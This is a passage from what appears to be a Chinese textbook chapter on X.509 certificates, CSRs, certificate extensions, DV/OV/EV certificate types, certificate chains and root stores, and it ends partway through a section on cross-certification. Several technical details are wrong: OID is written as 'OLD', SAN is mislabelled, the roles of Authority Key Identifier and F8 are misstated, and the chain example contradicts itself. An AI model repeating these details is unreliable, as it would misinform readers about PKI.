algorithm 类型是 **OBJECT IDENTIFIER(OLD)**，这个结构有点复杂，在 X.509 中是非常普遍的一种数据结构，简单地理解就是一个字符数组，每个字符或者每组字符代表一种含义。

举个例子，下面两个算法对应的 **OLD** 值分别是：

```
ECDSAWithSHA256 = {1, 2, 840, 10045, 4, 3, 2}
```

```
ECDSAWithSHA384 = {1, 2, 840, 10045, 4, 3, 3}
```

再次强调，除非要编写 ASN.1 解析代码，否则没有必要了解 OLD 的含义，只要明白 AlgorithmIdentifier 的含义即可。

parameters 对应的参数是可选的，RSA 数字签名算法就无须参数，而 DH 算法，parameters 参数对应的值可能就是：

```
DomainParameters ::= SEQUENCE {
    p    INTEGER, -- odd prime, p=jq +1
    g    INTEGER, -- generator, g
    q    INTEGER, -- factor of p-1
    j    INTEGER OPTIONAL
}
```

看见 p、g、q 是不是很熟悉，可以去第 2 章回顾下 DH 算法的参数文件。需要注意的是在数字签名算法中是不可能包含 DH 算法的，此处介绍 DH 算法主要是为了理解其参数文件结构体。

4) issuer

代表 CA 机构的名称，issuer 对应的 Name 类型很重要，简称为 DN(Distinguished Name，可分辨名称)。

比如 Let's Encrypt 证书的 Issuer 值如下：

```
C = US, O = Let's Encrypt, CN = Let's Encrypt Authority X3
```

Issuer 主要由国家 (C)、组织 (O)、子组织名 (CN) 组成，在本例中 US 表示美国，Let's Encrypt 表示 CA 机构 Let's Encrypt，而 Let's Encrypt Authority X3 是 Let's Encrypt 用来签发证书的子组织。

5) validity

CA 机构是赢利的组织，证书使用期限越长价格越高，在证书中包括了证书的有效期，证书校验方需要校证书有效期，如果证书有效期失效，表明证书不能代表服务器实体身份。

validity 对应的类型是 Validity，由两个元素组成，表示证书的有效区间：

```
Validity ::= SEQUENCE {
    notBefore    Time,
    notAfter     Time
}
```

证书的有效期在 notBefore 和 notAfter 之间。

6) subject

代表服务器实体的名称,该组织向 CA 机构申请证书,其对应的 Name 类型和 issuer 的 Name 类型是一样的, CN 表示服务器实体的域名(比如 CN = www.example.com)。对于 Web 网站来说,每个网站都有一个域名,证书和域名息息相关,早期证书校验方校验证书的时候是将 URL 中的域名和证书 subject 值中的 CN 比较,如果一致,代表证书校验成功。

随着时间的推移,一张证书可能包含多个域名,所以不再使用 CN 来校验证书域名了,而使用 SAN 证书扩展进行域名校验(本章后续会描述)。

7) subjectPublicKeyInfo

服务器实体申请证书的时候,包含的一个重要属性就是服务器公钥,该公钥对应的算法就是公开密钥算法。

subjectPublicKeyInfo 包含两部分信息,分别是公开密钥算法和公钥值,其对应的类型就是 SubjectPublicKeyInfo 类型:

```
SubjectPublicKeyInfo ::= SEQUENCE {  
    algorithm      AlgorithmIdentifier,  
    subjectPublicKey BIT STRING }
```

AlgorithmIdentifier 结构已经讲解过,代表算法和算法参数。

subjectPublicKey 的类型是 BIT STRING,代表公钥具体的值,它的值取决于 algorithm。

回忆一下第 2 章的内容, RSA 公钥由 n 和 e 组成,如果 algorithm 是 RSA 算法, SubjectPublicKeyInfo 实际上就是 RSAPublicKey, 其结构如下:

```
RSAPublicKey ::= SEQUENCE {  
    modulus      INTEGER, -- n  
    publicExponent INTEGER -- e --  
}
```

读者是不是觉得很熟悉。

如果 algorithm 是 DH 算法, SubjectPublicKeyInfo 其实就是 DHPublicKey, 其结构如下:

```
DHPublicKey ::= INTEGER -- public key,  $y = g^x \bmod p$ 
```

DHPublicKey 包含一个公钥,公钥通过 $y = g^x \bmod p$ 公式计算得到。

8) issuerUniqueID 和 subjectUniqueID

这两个分别代表 CA 机构和服务器实体的唯一编号,目前已经被相应的证书扩展替代。

9) extension

扩展是 X.509 V3 版本引入的,主要是为了扩展证书的含义,在不改变 X.509 版本的

情况下，可以相对方便地增加证书新属性，新添加的扩展是否生效取决于证书校验方。

想象一下，由于实际使用的需要，证书 ASN.1 结构需要引入新的特性，如果没有扩展，则需要升级 X.509 标准的版本号。CA 机构和证书校验方（浏览器）需要修改代码使用新版本的证书标准，同时用户需要升级浏览器版本，这种更新方式非常不方便。

通过证书扩展，CA 机构和证书校验方可以在不修改（或者较少修改）代码的前提下使用该扩展，当然实际情况没有那么美好，只是说通过证书扩展，不用升级服务器和浏览器就可以支持新特性。

证书的类型是 Extensions，结构如下：

```
Extensions ::= SEQUENCE SIZE (1..MAX) OF Extension
```

可见 Extensions（注意 s 复数）由多个 Extension 类型构成。

每个 Extension 类型定义如下：

```
Extension ::= SEQUENCE {
    extnID      OBJECT IDENTIFIER,
    critical    BOOLEAN DEFAULT FALSE,
    extnValue   OCTET STRING
}
```

- ◎ extnID 是一个 OLD 对象。
- ◎ 每个不同的 OLD 对象决定 extnValue 的值。
- ◎ critical 表示这个扩展是否重要，如果重要，证书校验方必须校验。

critical 如果为真（true），表示该扩展是一个重要的扩展，证书校验方必须根据该扩展的定义去处理，如果证书校验方不知道该扩展的含义，无法有效处理该扩展，必须拒绝该证书，证书校验失败。critical 如果为假（false），表示该扩展并不重要，证书校验方可以忽略不处理。

在 X.509 证书中，扩展是相当重要的，X.509 V3 定义了 14 个扩展，本章后续会介绍每个扩展的含义。

6.2.3 CSR

接下来讲解 CSR（Certificate Signing Request）的概念，服务器实体为了证明自己的身份，需要向 CA 机构申请证书，在申请证书之前，必须先生成一个 CSR 文件，然后将 CSR 文件发送给 CA 机构。

CSR 文件包括两部分内容：

- ◎ 生成证书必需的信息，比如域名、公钥。
- ◎ 服务器实体的证明材料，比如企业的纳税编号等信息（可以简单地如此理解）。

CSR 文件采用的标准是 PKCS#10，密码学中处处可见标准，该标准定义在 RFC 2986 文档中。

CSR 也采用 ASN.1 标准描述，整体结构如下：

```
CertificationRequest ::= SEQUENCE {  
    certificationRequestInfo  CertificationRequestInfo,  
    signatureAlgorithm        AlgorithmIdentifier,  
    signature                  BIT STRING  
}
```

该结构包含两部分：

- ◎ `certificationRequestInfo` 结构表示证书的请求信息。
- ◎ 签名信息，服务器实体发送 CSR 文件之前会对 `certificationRequestInfo` 进行签名，以便证明自己不能抵赖，但 CSR 文件还是会遇到中间人攻击，所以 CA 机构有义务完整校验服务器实体真实身份。

`CertificationRequestInfo` 的信息需要重点关注，其结构如下：

```
CertificationRequestInfo ::= SEQUENCE {  
    version      INTEGER { v1(0) } (v1,...),  
    subject      Name,  
    subjectPKInfo SubjectPublicKeyInfo,  
    attributes   [0] Attributes  
}
```

(1) `version` 表示 PKCS#10 标准的版本号。

(2) `subject` 表示服务器主体的可分辨名称 DN，最重要的是 CN 属性值，表示证书需要包含的域名，可以包含多个。

(3) `subjectPKInfo` 表示服务器密钥对的公钥，可以是 RSA 公钥或 ECDSA 公钥。在证书中，服务器公钥、域名是服务器主体最重要的内容。服务器主体使用该密钥对的私钥对 `certificationRequestInfo` 进行数字签名最终生成 CSR 文件。

(4) `attributes` 表示可选信息，比如服务器主体的邮件地址等相关信息。

接下来了解 CSR 具体如何生成：

- ◎ 服务器主体生成一对密钥对，比如 RSA 密钥对。

- ◎ 生成 `CertificationRequestInfo` 结构体，主要包含域名、公钥。
- ◎ 使用私钥对 `CertificationRequestInfo` 进行数字签名得到签名值。
- ◎ 组合 `CertificationRequestInfo` 信息和签名信息最终得到 CSR 文件，发送给 CA 机构。

6.2.4 证书扩展

证书最重要的元素就是扩展，扩展能够严格控制证书的使用，本节列举一些重要的扩展。

扩展可以分为两种类型，分别是标准扩展和私有扩展。私有扩展表示该扩展是证书签发者自行设计的，只有理解私有扩展的使用者才会去处理，相对来说，私有扩展是满足特殊需求的一种扩展。本节重点讲解标准扩展，每个扩展是一个 OLD ASN.1 结构，每个扩展都有一个 `critical` 属性，如果该属性值等于真（TRUE），证书校验方必须严肃处理。

1) 使用者可选名称（Subject Directory Attributes，SAN 扩展）

在早期的 X.509 证书中，每个证书包含一个域名，校验证书使用证书 `subject` 属性的 CN 值，后来证书可以包括多个域名，校验的标准变更为判断证书的 SAN 扩展，该扩展可以包含多个域名。

2) CA 密钥标识符（Authority Key Identifier）

证书校验方通过该标识符找到是那个 CA 机构签发了服务器实体证书，CA 机构通过中间证书（本章后续会介绍该概念）签发服务器实体证书，服务器证书中 CA 密钥标识符属性包含了中间证书的地址，是一个非常关键的概念。

3) 使用者密钥标识符（Subject Key Identifier）

在证书中，该值可以代表服务器实体，服务器实体的编号就是使用者密钥标识符，比如该值可以是 `280671c6225c0393efdad1447455dd9ddff5473e`。

举个例子，某个中间证书签署了一个服务器实体证书，中间证书中的使用者密钥标识符就是服务器实体证书的 CA 密钥标识符。

4) 基础约束（basic constraints）

该扩展表示证书是否能够签发证书，在 PKI 生态中，权威的 CA 机构数量并不多，如果所有的服务器实体都向权威 CA 机构申请证书时，权威 CA 机构的工作量非常大，同时由于地理位置、法律的关系，权威 CA 机构也不能正确地校验服务器实体的身份。

为了解决这些问题，权威 CA 机构授权二级 CA 机构来管理证书的申请，权威 CA 和

二级 CA 形成了授权关系。权威 CA 机构的根证书签发二级 CA 机构证书（CA 中间证书），而二级 CA 机构可以签发服务器实体证书。

读者可能有个疑问，难道任意一张服务器实体证书可以签发证书？答案是否定的，任意签发证书是禁止的，为了控制签发证书的权限，证书使用基础约束扩展进行控制。

基础约束扩展默认值是 `False`，大部分服务器实体证书该扩展的值就是 `False`，表示该证书只能用于校验服务器身份，不能签发其他证书，而中间证书基础约束扩展对应的值一般是 `True`。

基础约束扩展结构如下：

```
BasicConstraints ::= SEQUENCE {
    cA                      BOOLEAN DEFAULT FALSE,
    pathLenConstraint       INTEGER (0..MAX) OPTIONAL
}
```

代表的含义如下：

- ◎ `cA` 表示该证书是否为一个 CA 证书，是一个布尔值。
- ◎ `pathLenConstraint` 表示该证书能够签发多少层级的证书，进一步约束签发证书权限。

5) 密钥用法（Key Usage）

该证书定义了证书的用途，证书的用途有很多，比如身份验证、数字签名、签发证书，如果基础约束扩展被设置为 `True`，那么该扩展也必须设置。

该扩展可能的取值如下：

```
KeyUsage ::= BIT STRING {
    digitalSignature      (0),
    nonRepudiation        (1),
    keyEncipherment       (2),
    dataEncipherment      (3),
    keyAgreement          (4),
    keyCertSign           (5),
    cRLSign               (6),
    encipherOnly          (7),
    decipherOnly          (8)
}
```

比如 Let's Encrypt CA 证书该扩展被设置为 `Digital Signature`、`Certificate Sign`、`CRL Sign`，分别表示该证书可以进行数字签名、可以签发服务器实体证书、可以签发证书 CRL 列表，证书校验方可以通过该扩展严格校验证证书的使用范围。

6) 密钥扩展用法 (Extended Key Usage)

该扩展表示证书的具体用途，一般是为了约束服务器实体证书，证书不仅仅可以用在 HTTPS 中，还可以用在邮件协议等场合中，证书校验方必须根据该扩展了解证书的用途，从而进行相应的处理。该扩展可能的值包含：

```
{
  id-kp-serverAuth    OBJECT IDENTIFIER ::= { id-kp 1 }
  id-kp-clientAuth    OBJECT IDENTIFIER ::= { id-kp 2 }
  id-kp-codeSigning   OBJECT IDENTIFIER ::= { id-kp 3 }
  id-kp-emailProtection OBJECT IDENTIFIER ::= { id-kp 4 }
  id-kp-OCSPSigning   OBJECT IDENTIFIER ::= { id-kp 9 }
}
```

读者可以检查一张 Let’s Encrypt 签发的服务器实体证书，该扩展的值可能是 TLS Web Server Authentication、TLS Web Client Authentication，表示证书可以进行 TLS/SSL 服务器和客户端身份校验。

- ◎ 服务器身份校验：在 HTTPS 中，客户端可以使用服务器证书校验服务器身份。
- ◎ 客户端身份验证：很多银行系统，银行（服务器）会使用客户端证书校验客户端身份，在登录银行 Web 系统时，都需要发送客户端证书，服务器需要进行客户端身份验证。

7) CRL 分发点 (CRL Distribution Points)

证书校验方在校验服务器实体证书时，会校验该证书是否已被吊销，吊销的概念后续会讲解，简单地理解，某个人身份证丢失，从安全的角度考虑，应该立刻向公安机关，注销身份证，重新申请一张身份证，证书吊销的概念和身份证注销的概念基本类同。

假设证书是 Let’s Encrypt 签发的，证书校验方会根据该扩展对应的值找到 Let’s Encrypt CRL 分发点的 HTTP URL 地址，然后下载完整的 CRL 文件，从而判断该证书是否已被吊销，CRL 概念本章后续还会详细说明。

8) CA 机构信息 (Authority Information Access)

该扩展包含了 CA 机构的一些其他信息，比较重要的有两个，分别是 OCSP 服务地址和 CA Issuers（中间证书的地址）。

- ◎ OCSP 服务地址，浏览器可以根据该地址实时校验证书的吊销信息，本章后续会详细讲解。
- ◎ CA Issuers，如果服务器没有发送完整的证书链，浏览器可以从服务器实体证书中迭代下载中间证书，最终构成完整的证书链，证书链的概念本章后续会讲解。

6.2.5 证书分类

本节介绍证书的分类，可以从两个维度对证书进行分类，理解证书分类非常重要。

1) 根据验证模式分类

服务器实体向 CA 机构申请证书的时候，CA 机构会对申请者的身份进行审核，审核可以宽松也可以严格，根据审核的宽松程度，证书可以分为三种类型，分别是 DV 证书、OV 证书、EV 证书。

(1) DV 证书

DV (Domain Validated) 证书是最常见的一种证书类型，比如 Let's Encrypt 只会签发 DV 证书，申请证书的 CSR 请求会包含域名信息，CA 机构获取 CSR 请求后，从中取出域名，校验域名的所有权，如果域名所有者就是证书申请者，代表身份审核通过，申请者有权申请该域名（包含子域名）对应的证书。

一般存在两种域名校验方式：

- ◎ 申请者可以配置域名 DNS TXT 记录，CA 机构根据 TXT 记录校证书申请者身份。
- ◎ 在域名对应的 Web 服务器 (HTTP) 上放置一个特殊文件用于身份审核，详细的校验过程，在第 7 章会详细描述。

DV 证书的审核时间会非常快，比如 Let's Encrypt 几分钟就能签发一张 DV 证书，DV 证书的诟病就在于 CA 不会对申请者的身份进行严格的审核，某些恶意的攻击者会通过一些方法（比如 DNS 劫持）冒充服务器实体向 CA 机构申请证书，CA 机构可能会给攻击者签发恶意的证书。

一般来说，DV 证书更适合于个人网站。

(2) OV 证书

对于 OV (Organization Validated) 证书，CA 机构会对申请者的身份进行严格的审核，从而给用户（浏览器）提供更安全的信任。

CA 根据严格的标准会审核申请者身份，比如说审核申请者的企业资质、企业地址等信息，确保申请者的身份是真实的。

一般来说，企业和政府机构一般会申请 OV 证书，由于审核申请者的身份需要时间，申请 OV 证书完成的时间比 DV 证书申请完成的时间要长。

(3) EV 证书

对于 EV (Extended Validation) 证书，CA 机构会对申请者的身份进行更严格的审核，

对于 CA 机构来说，CA 机构会严格根据 CA/Browser 论坛制定的标准审核申请者的身份，该标准称为 Baseline Requirement 标准，是由浏览器厂商、CA 等机构创建的。

Baseline Requirement 标准包含的内容比较广泛：

- ◎ 审核证书申请者身份的标准。
- ◎ 浏览器嵌入 CA 根证书的标准。
- ◎ 企业成为 CA 机构的标准。
- ◎ 浏览器校证书的标准，比普通 DV 证书有更严格的校验。
- ◎ 证书包含属性的标准。

读者在理解的时候要注意区分 X.509 标准和 Baseline Requirement 标准：

- ◎ 这两个标准是不同的组织制定的。
- ◎ X.509 标准更多规定证书的结构和组成，Baseline Requirement 标准规定申请者身份审核的流程，一家组织要成为 CA 机构也必须符合该标准，签发的证书也要符合该标准（比如 EV 证书中包含申请者的企业名称）。
- ◎ 虽然 X.509 标准很完善，规定了证书的作用、证书链的校验，但如果 CA 机构随意签发证书，最终带来的危害是巨大的，所以 Baseline Requirement 标准的补充很重要，用于限制 CA 机构的行为，规范证书签发。

一般来说，银行、电商企业、政府机构会申请 EV 证书，申请 EV 证书完成的时间比 OV 证书申请完成的时间要长。

对于 EV 证书，CA 机构需要申请者提供更多信息进行身份审核，比如：

- ◎ 营业执照
- ◎ 公司法人身份证
- ◎ 公司地址

对于 CA 机构来说，不同类型的证书有不同的审核标准，对于用户来说肯定更信任 EV 证书，读者如何知道获取的证书是 OV、OV、EV 呢？

对于 DV、OV 证书，浏览器地址栏上会出现一个绿色小锁图标，而对于 EV 证书，浏览器地址栏上除了绿色小锁图标，还会出现企业的名称，显然用户更信任部署 EV 证书的网站，如图 6-2 所示是 Chrome 浏览器标识 EV 证书的一个示例。



图 6-2 Chrome EV 证书示例图

相比 DV、OV 证书来说，EV 证书还有其他的一些区别：

- ◎ 申请 EV 证书需要的花费会更高。
- ◎ 提供 EV 证书的 CA 机构服务也更好，比如有 7×24 小时在线服务。
- ◎ EV 证书提供的功能也更多，比如支持证书透明度，证书兼容性也更好。
- ◎ 对于 EV 证书，浏览器会更严格地校证书，比如 Chrome 默认只会对 EV 证书进行 OCSP 校验，要求所有的 EV 证书必须支持证书透明度。

2) 根据域名进行分类

证书中包含最重要的元素就是域名（主机），根据证书主机数量也可以对证书进行分类，共有四种类型的证书。

(1) 单域名证书

一张证书包含一个域名（比如 `www.example.com`），价格相对便宜。

(2) 泛域名（Wildcard Domain）证书

在介绍泛域名之前，先介绍注册域的概念，注册域就是服务器实体在域名注册商购买的域名，比如主机 `www1.example.com` 和 `www2.example.com` 的注册域就是 `example.com`。

基于注册域，域名所有者可以分配多个子域名，这些子域名组合在一起就是泛域名，比如 `example.com` 注册域的泛域名就是 `.example.com`，`.example.com` 泛域名可以包含 `www1.example.com`、`www2.example.com`、`www3.example.com` 等主机。

那什么是泛域名证书呢？举个例子，某个企业拥有一个注册域 `example.com`，现在需要开展一项新业务，分配一个 `www1.example.com` 主机，为该主机申请了一张证书，过了一段时间，又开展了一项新业务，分配了一个 `www2.example.com` 主机，那么如何申请证书呢？有两种策略：

- ◎ 为 `www2.example.com` 主机新生成一张证书。
- ◎ 在原有 `www1.example.com` 证书上，新增加一个主机 `www2.example.com`。

第一种方式的缺点就在于每个主机要单独申请证书，如果未来还要分配主机，就需要再申请证书，证书管理非常复杂。

第二种方式就是泛域名证书，可以将多个同级的主机合并到一张证书中，泛域名证书的优点就在于增加新主机时不用更新证书，新增主机本来就包含在泛域名证书中。

“多个同级的主机合并到一张证书中”是非常关键的一句话，比如 `www1.www.example.com` 主机和 `www2.www.example.com` 主机不能合并到 `.example.com` 泛域名证书中，只能合

并到 `www.example.com` 证书中。

（3）SAN（Subject Alternative Names）证书

对于中大型规模的公司来说，可能有多个注册域，如果需要将多个不同的注册域合并到一张证书中，就需要申请 SAN 证书，比如可以将 `www.example.com`、`www.example.cn` 合并到一张证书中，这种证书也称为多域名证书。

（4）SAN 范域名证书

这种类型的证书结合了 SAN 证书和范域名证书的特点，比如将 `www.example.com`、`www.example.cn`、`*.example.org` 域名合并到一张证书中。

这种证书非常昂贵，大型企业为了方便管理证书，一般采用这种类型的证书。需要注意的是，一个企业不应该使用多级主机，读者可以思考，如果一个企业有 `example.com`、`example.cn`、`example.org` 注册域，还有 `*.www.example.com` 泛域名主机，如何申请证书？

这些主机无法合并到一张证书，StackOverflow 在迁移 HTTPS 网站的时候就遇到了该问题，最后废除了 `www.example.com` 的主机，将这些主机的请求全部 CNAME 到 `example.com` 主机中，最终为 `example.com`、`example.cn`、`*.example.org` 申请了一张 SAN 范域名证书。

最后需要强调的是，某些 CA 机构规定 EV 证书才能支持多主机或者泛域名，当然大部分 CA 机构没有该限制。

6.3 证书链

6.1 节介绍了证书结构、证书元素和扩展的含义，相对枯燥，对于读者来说，证书最重要的概念是证书链。证书链构成了信任基础，对于 HTTPS 网站部署者来说，需要正确地部署证书链；对于证书校验方（浏览器）来说，需要正确校验证书链。

6.3.1 证书类型

读者可以使用 Chrome 开发者工具查看网站涉及的所有证书。

查看步骤如下：

- ◎ 按 F8 键打开 Chrome 开发者工具条，选择【Security】菜单。
- ◎ 选择【View certificate】按钮，打开证书对话框窗口。
- ◎ 单击证书对话框的【证书路径】，可以看到证书链，如图 6-3 所示。



图 6-3 证书链条示例图

从图 6-3 中可以得出几个结论：

- ◎ 服务器实体在配置 HTTPS 的时候，不只是配置服务器实体证书，还涉及其他证书。
- ◎ 图中的证书链关系由 `www.github.com` → `DigiCert SHA2 Extended Validation Server CA` → `DigiCert` 构成，可以简单地认为 `DigiCert` 信任了 `DigiCert SHA2 Extended Validation Server CA`，`DigiCert SHA2 Extended Validation Server CA` 信任了 `www.github.com`。
- ◎ 该图有三张证书，上一层的证书签发下一层证书。

从证书链的角度看，证书可以分为三种类型，分别是服务器实体证书、中间证书、根证书。

1) 服务器实体证书

服务器实体证书在证书链的最末端，在图 6-3 的例子中，服务器实体证书是 `Let's Encrypt Authority X3` 签发的，该证书包含了服务器实体的一些信息，比如域名、服务器的公钥。

2) 中间证书

中间证书在证书链的中间，服务器实体证书的上面。一般情况下，由中间证书签发服务器实体证书，中间证书不一定就是一张证书，中间证书可以由多张证书构成，中间证书还可以签发其他中间证书。

3) 根证书

根证书称为自签名证书（self-signed），处于证书链中的最顶端，在图 6-3 的例子中，表示 DST ROOT CA 的根证书签发了 Let's Encrypt Authority X3 中间证书。

在第 5 章中，使用 Certbot 客户端工具申请证书的时候，会生成 4 个文件，其中 chain.pem 文件就是中间证书，它签发的服务器实体证书是 cert.pem，fullchain.pem 文件包含了 cert.pem 和 chain.pem 文件的内容，构成了完整的证书链。需要注意的是，cert.pem 内容在 fullchain.pem 文件的顶端，理解起来不要混淆。

通过 Nginx 或者 Apache 服务器配置证书的时候，需要正确配置证书链，也就是 fullchain.pem 文件，配置的时候并不包含根证书，根证书预嵌入浏览器中。

读者理解到此处，可能会有几个疑问：

- ◎ 证书链中的各种类型的证书文件是如何建立信任的？
- ◎ 根证书为什么不直接信任服务器实体证书？
- ◎ Nginx 和 Apache 配置证书的时候并不包含根证书，证书校验方（浏览器）如何获取根证书？

以上问题会逐一讲解，本节读者只需要理解证书链的概念，从证书链的角度理解证书类型。

6.3.2 信任原理

信任背后的密码学技术就是数字签名，回顾一下数字签名技术：

- ◎ 签名者使用公开密钥签名算法和对应的私钥签署消息得到签名值，然后将签名值和原始消息发送给接收者。
- ◎ 接受者收到签名值和原始消息后，使用签名者的公钥验证签名，一旦验证通过，代表该条消息确实是公钥主人（签名者）签发的，而且签名者不能抵赖。

通过图 6-4 可以理解根证书、中间证书、服务器实体证书的关系。

- ◎ 每张证书包含的重要信息是签发者、数字签名算法、签名值、使用者（Subject）域名、使用者公钥。
- ◎ 除了根证书，每个证书的签发者（Issuer）是它的上一级证书的使用者（Subject）。
- ◎ 除了根证书，每个证书（假设 A 证书）被它的上一级证书（假设 B 证书）签名，签名值包含在 A 证书中，B 证书包含的公钥可以用来验证 A 证书中的签名值。

- ◎ 根证书是证书链的最顶端，它的签名值是自己签名的，验证签名的公钥就包含在根证书中，根证书的签发者（Issuer）就是使用者（Subject）。
- ◎ 根证书是一个信任锚（Trust anchor），就是说任何的信任都基于一个假设，否则证书链中的信任校验就会死循环，关于信任锚本章后续会讲解。




图 6-4 证书链信任原理

6.3.3 信任链校验

明白了证书信任链的构建基础，接下来了解证书校验方校验证证书链的方法，从而更好地理解证书的工作原理。信任链校验主要是校验服务器实体证书、中间证书签名是否正确，完整的证书校验还包括其他策略，本章后续会进一步描述。

1) 获取证书链

浏览器连接至一个 HTTPS 网站，服务器发送完整的证书链给浏览器，比如 Let's Encrypt 生成的 fullchain.pem 文件。

如果服务器只是配置 cert.pem 文件，只包含服务器实体证书文件，那么浏览器如何处理呢？

对于 X.509 标准来说，服务器应该发送完整的证书链（不包含根证书），如果发送的证书不完整，客户端可以找到所有的证书链，但有些浏览器可能不会执行该操作，这样整个 HTTPS 协议握手就会失败。

根据服务器实体证书寻找完整证书链的方法很简单，浏览器从服务器实体证书中获取 CA 密钥标识符（Authority Key Identifier），进而获取上一级中间证书文件，然后通过中间证书中的 CA 密钥标识符不断迭代直到获取根证书。

服务器发送完整证书链的好处在于提高握手速度，浏览器无须额外再去寻找其他中间证书，能够加速 HTTPS 握手过程。

现在假设浏览器拥有了完整的证书链（不包含根证书），服务器实体证书和根证书分别只有一张，中间证书可以有多张，接下来讲解的内容依赖于此约定。

2) 校验证书链关系

浏览器不能充分信任服务器发送的证书链文件，需要确保每个证书（除了根证书）的签发者（**issuer**）是它的上一级证书（证书链的上部）的使用者（**subject**），如果不符合该条件，证书校验失败。

3) 迭代签名校验

- ◎ 浏览器从服务器实体证书的上一级证书（比如 **B** 证书）获取公钥，用来校验服务器实体证书的签名，校验成功则继续，否则证书校验失败。
- ◎ 浏览器从 **B** 证书的上一级证书（比如 **C** 证书）获取公钥，用来校验 **B** 证书的签名，校验成功则继续，否则证书校验失败。
- ◎ 该校验过程不断迭代，直到浏览器发现某张证书的签发者和使用者是同一个人，代表找到了根证书，校验根证书的签名和校验非根证书的签名是不一样的，校验根证书签名使用的公钥就在根证书中，而校验其他非根证书签名使用的公钥来自上一级证书，根证书使用自己的公钥验证签名，如果校验成功就代表完整的证书链校验成功。

6.3.4 信任锚

通过前面的描述看出服务器并没有发送根证书，那么根证书来源于哪儿呢？对于浏览器来说，浏览器集成了各个 CA 机构的根证书，或者说浏览器充分信任根证书的签名，这就是信任锚。

在证书链校验的最后一步，根证书校验签名的公钥就在该证书中，按照自己不能证明自己的原理，这个校验过程实际是不对的。为了完成校验过程，信任必须基于一个假设，这个假设就是浏览器必须信任根证书。

对于根证书，思考两个问题：

- ◎ 不同操作系统、应用软件引用的根证书库路径是什么？
- ◎ 如何将一个证书导入操作系统、应用软件的根证书库中？

本节介绍如何在操作系统、应用软件中找到根证书库，本章后续会介绍如何将证书导入根证书库中。

首先了解不同操作系统（Windows、Linux）和不同应用软件（Firefox、Chrome）引

用的根证书路径是什么。

1) Linux OpenSSL 根证书

在 Linux 各个发行版中，OpenSSL 库会集成根证书。

在 Ubuntu/Debian 系统中，执行以下命令：

```
$ openssl version -a
```

```
OPENSSLDIR: "/usr/lib/ssl"
```

- ◎ 系统根证书库目录是/usr/lib/ssl。
- ◎ /usr/lib/ssl/certs 下所有.pem 结尾的文件就是各个 CA 机构的根证书。
- ◎ /usr/lib/ssl/certs/ca-certificates.crt 文件是所有根证书的集合，包含了各个 CA 机构的根证书。

在 Redhat/Centos 系统中，执行以下命令：

```
$ openssl version -a
```

```
OPENSSLDIR: "/etc/pki/tls"
```

- ◎ 根证书目录是/etc/pki/tls
- ◎ /etc/pki/tls/certs/ca-bundle.crt 是所有根证书的集合。

2) Windows 操作系统

Windows 中也集成了根证书，存储的目录为 HKEY_CURRENT_USER，打开系统注册表可以管理根证书。

也可以直接打开 Certmgr.exe（证书管理工具）查看系统证书，如图 6-5 所示。




图 6-5 Certmgr 证书管理工具

在 Windows 系统中，Chrome、IE、Edge、Outlook 使用的都是系统的根证书，Firefox 经过配置也可以使用 Windows 操作系统的证书库。

3) Mozilla

Mozilla 的 NSS 底层密码库独立维护了可信任的根证书库，不仅仅是其自家的软件，其他很多系统都会使用 Mozilla 的根证书库。在 Windows、Linux 操作系统中，Firefox 使用的都是 Mozilla 根证书库。

Mozilla 根证书库可以在线获取，其他的操作系统和应用软件可以使用它的根证书，比如：

- ◎ Linux 桌面版的 Chrome 就使用 Mozilla 的根证书库。
- ◎ Linux 操作系统也可以使用 Mozilla 根证书库，从而替代 OpenSSL 库默认的根证书库。

6.3.5 委派和交叉认证

读者可以思考，为什么根 CA 机构的根证书不应该直接签发服务器实体证书，而是由中间证书签发服务器实体证书。为了回答这个问题，先了解 CA 机构的运作模式。

CA 运作模式主要包含两种，分别是委派认证和交叉认证。

1) 委派认证

一般情况下，根 CA 机构意义非常重大，想直接嵌入各种操作系统或者设备的根证书库非常不容易，根 CA 机构不会直接签发服务器实体证书，原因如下：

- ◎ 如果很多服务器实体需要申请证书，那么根 CA 机构的工作量非常大，也非常复杂，比如一个中国企业向赛门铁克 CA 机构申请证书，赛门铁克并不了解中国的政策，无法有效地审核申请者的身份，再加上语言沟通等问题，这种方式非常不合适，所以赛门铁克 CA 机构可以委派一家中国代理公司来签发证书，根 CA 机构签发一张二级 CA 机构证书给代理公司，由代理公司来签发证书，类似于本土化策略。
- ◎ 二级 CA 机构证书升级更方便，比如原来二级 CA 证书的签名算法只支持 RSA 签名算法，现在可以支持 ECDSA 签名算法，二级 CA 证书可以直接升级，不用通知证书校验方（浏览器），因为证书校验方只包含根 CA 机构的根证书，而根证书的升级是非常麻烦的，证书校验方（浏览器）需要进行版本升级。

当然委派方式风险也很大，一旦审核不严格，根 CA 机构给攻击者签发了一张二级 CA

证书，攻击者就可以给任意服务器实体签发证书，从而形成灾难性的结果。如果证书校验方发现根证书签发的证书不安全，可能会从证书校验方本地的可信任证书列表中移除该 CA 机构的根证书，根 CA 机构就会失去生存的价值。

2) 交叉认证

